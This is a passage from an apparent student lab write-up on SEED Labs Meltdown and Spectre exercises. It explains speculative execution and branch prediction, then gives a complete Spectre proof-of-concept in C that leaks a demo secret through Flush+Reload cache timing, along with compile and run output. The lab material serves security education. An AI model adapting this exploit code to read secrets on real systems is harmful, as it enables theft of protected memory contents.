> CPU busy and avoids delays caused by data dependencies. The processor keeps track of this execution order with a re-order buffer (ROB).
>
> While executing out of order, the processor can run into exceptions or privilege issues when trying to access protected memory, such as kernel memory from a user-space process. Typically, exceptions result in errors, and the CPU discards the results of speculative execution. However, sometimes the processor doesn't discard these results right away.
>
> The Meltdown attack capitalizes on the timing variations produced by the processor's speculative execution. Even though speculative execution should be thrown away, data might still end up in the cache during this phase. This attack focuses on the timing differences related to memory access to figure out if specific data is in the cache.
>
> By catching the exception and monitoring cache timing, an attacker can figure out whether certain data is present in the cache. In the case of Meltdown, this technique is used to learn the contents of privileged kernel memory, which should be off-limits to a user-level process.
>
> Once the attacker confirms that a piece of privileged data is in the cache, they can use various methods to retrieve this data. This includes reading cache lines, measuring access times, or even employing side-channel attacks to deduce specific data bits.

Spectre Attack in C

A Spectre attack is a type of security vulnerability that **exploits speculative execution** in modern microprocessors to access sensitive data. Potentially compromising the confidentiality of information. It allows attackers to trick a processor into **speculatively executing code** that should not be accessible, resulting in the leakage of sensitive data. This techniques to this is similar to that of meltdown as we still use:

- Cache Timing
- Flush+Reload
- Out-of-Order Execution

As well as Speculative Execution.

Speculative Execution: Branch Prediction

What is Branch prediction? Much like Out-of-order execution, branch prediction is a performance optimisation technique used in modern CPUs. It involves predicting the outcome of conditional branches (if-else statements) and indirect branches (function calls). The goal is to speculate on which path a branch will take, either true or false. This speculative execution minimised idle time and boosts performance of the processor. If the prediction was true, then the CPU avoids performance penalty. However, if the prediction was incorrect then the speculatively executed instructions must be discarded.

We will now demonstrate the entire Spectre Attack all at once using the following code below. The aim of this program is to access the `buffer[x]` that is within `restrictedAccess` just like our previous **Out-of-order execution** and **Branch-prediction** demonstration. Note that we have calculated the offset of the secret from the beginning of the buffer, this is done through `s = restrictedAccess(larger_x);` , `array[s*4096 + DELTA] += 88;` and `size_t larger_x = (size_t)(secret - (char*)buffer);` .


```
#include <emmintrin.h>
#include <x86intrin.h>
#include <stdlib.h>
#include <stdio.h>
#include <stdint.h>

unsigned int buffer_size = 10;
uint8_t buffer[10] = {0,1,2,3,4,5,6,7,8,9};
uint8_t temp = 0;
char *secret = "Some Secret Value";
uint8_t array[256*4096];

#define CACHE_HIT_THRESHOLD (80)
#define DELTA 1024

// Sandbox Function
uint8_t restrictedAccess(size_t x)
{
  if (x < buffer_size) {
     return buffer[x];
  } else {
     return 0;
  }
}

void flushSideChannel()
{
  int i;
  // Write to array to bring it to RAM to prevent Copy-on-write
  for (i = 0; i < 256; i++) array[i*4096 + DELTA] = 1;
  //flush the values of the array from cache
  for (i = 0; i < 256; i++) _mm_clflush(&array[i*4096 +DELTA]);
}

static int scores[256];
void reloadSideChannelImproved()
{
  int i;
```

```
    volatile uint8_t *addr;
    register uint64_t time1, time2;
    int junk = 0;
    for (i = 0; i < 256; i++) {
      addr = &array[i * 4096 + DELTA];
      time1 = __rdtscp(&junk);
      junk = *addr;
      time2 = __rdtscp(&junk) - time1;
      if (time2 <= CACHE_HIT_THRESHOLD)
        scores[i]++; /* if cache hit, add 1 for this value */
    }
  }

  void spectreAttack(size_t larger_x)
  {
    int i;
    uint8_t s;
    volatile int z;
    for (i = 0; i < 256; i++)  { _mm_clflush(&array[i*4096 + DELTA]); }
    // Train the CPU to take the true branch inside victim().
    for (i = 0; i < 10; i++) {
      _mm_clflush(&buffer_size);
      for (z = 0; z < 100; z++) { }
      restrictedAccess(i);
    }
    // Flush buffer_size and array[] from the cache.
    _mm_clflush(&buffer_size);
    for (i = 0; i < 256; i++)  { _mm_clflush(&array[i*4096 + DELTA]); }
    // Ask victim() to return the secret in out-of-order execution.
    for (z = 0; z < 100; z++) { }
    s = restrictedAccess(larger_x);
    array[s*4096 + DELTA] += 88;
  }

  int getascii(size_t larger_x)
  {
    int i;
    uint8_t s;
    flushSideChannel();
    _mm_clflush(&larger_x);
    for (i = 0;i< 256;i++) scores[i] = 0;
    for (i = 0;i< 1000;i++) {
      spectreAttack(larger_x);
      reloadSideChannelImproved();
    }

    int max = 1;
    for (i = 2; i < 256; i ++ ) {
      if(scores[max] < scores[i]) max = i;
    }

    if (scores[max] == 0) {
      return 0;
    } else {
      return max;
    }
  }

  int main() {
    size_t larger_x = (size_t)(secret-(char*)buffer);
    int s = getascii(larger_x);
    printf("The secret is:\n");
    while(s != 0) {
      printf("%c\n",s);
      larger_x++;
      s = getascii(larger_x);
    }
    return 0;
  }
```

Compilation:

```
gcc -march=native SpectreExperiment.c -o SpectreExperiment
```

Result:



```
[10/11/23]seed@VM:~/.../Spectre_Attack$ gcc -march=native SpectreAttackImproved.c
[10/11/23]seed@VM:~/.../Spectre_Attack$ a.out
The secret is:
S
o
m
e

S
e
c
r
e
t

V
a
l
u
e
```

As we can see, we have successfully performed a Spectre Attack and gained the secret value `"Some Secret Value"`.

This success is due to "training" the CPU within the for loop. We repeatedly called the **victim()** function with small values from 0 to 9, ensuring the if-condition inside 'victim()' always evaluated to 'true' because these values were always less than size. This training conditioned the CPU to expect 'true' outcomes. We then introduced our secret value to 'victim()' which triggered the 'false-branch' of the 'if-condition' inside 'victim'. However, we previously flushed the 'size' variable from memory, causing a delay in obtaining its result. During this time the CPU made a prediction and initiated speculative execution.

References

> Computer security: A hands-on approach | udemy. Available at: https://www.udemy.com/course/du-computer-security/ (Accessed: 12 October 2023).
>
> Dingchang Dingchang/Seedlab, GitHub. Available at: https://github.com/Dingchang/SeedLab/tree/master (Accessed: 13 October 2023).
>
> Kocher, P. et al. (2018) Spectre attacks: Exploiting speculative execution, arXiv.org. Available at: https://arxiv.org/abs/1801.01203 (Accessed: 13 October 2023).
>
> Lipp, M. et al. (2018) Meltdown, arXiv.org. Available at: https://arxiv.org/abs/1801.01207 (Accessed: 13 October 2023).
>
> SamuelXing Samuelxing/MeltdownDemo: Meltdown attack demo., GitHub. Available at: https://github.com/SamuelXing/MeltdownDemo/tree/master (Accessed: 13 October 2023).
>
> SEEDLabs Meltdown Attack Meltdown attack lab. Available at: https://seedsecuritylabs.org/Labs_16.04/System/Meltdown_Attack/ (Accessed: 13 October 2023).
>
> SEEDLabs Spectre Attack Spectre attack lab. Available at: https://seedsecuritylabs.org/Labs_16.04/System/Spectre_Attack/ (Accessed: 13 October 2023).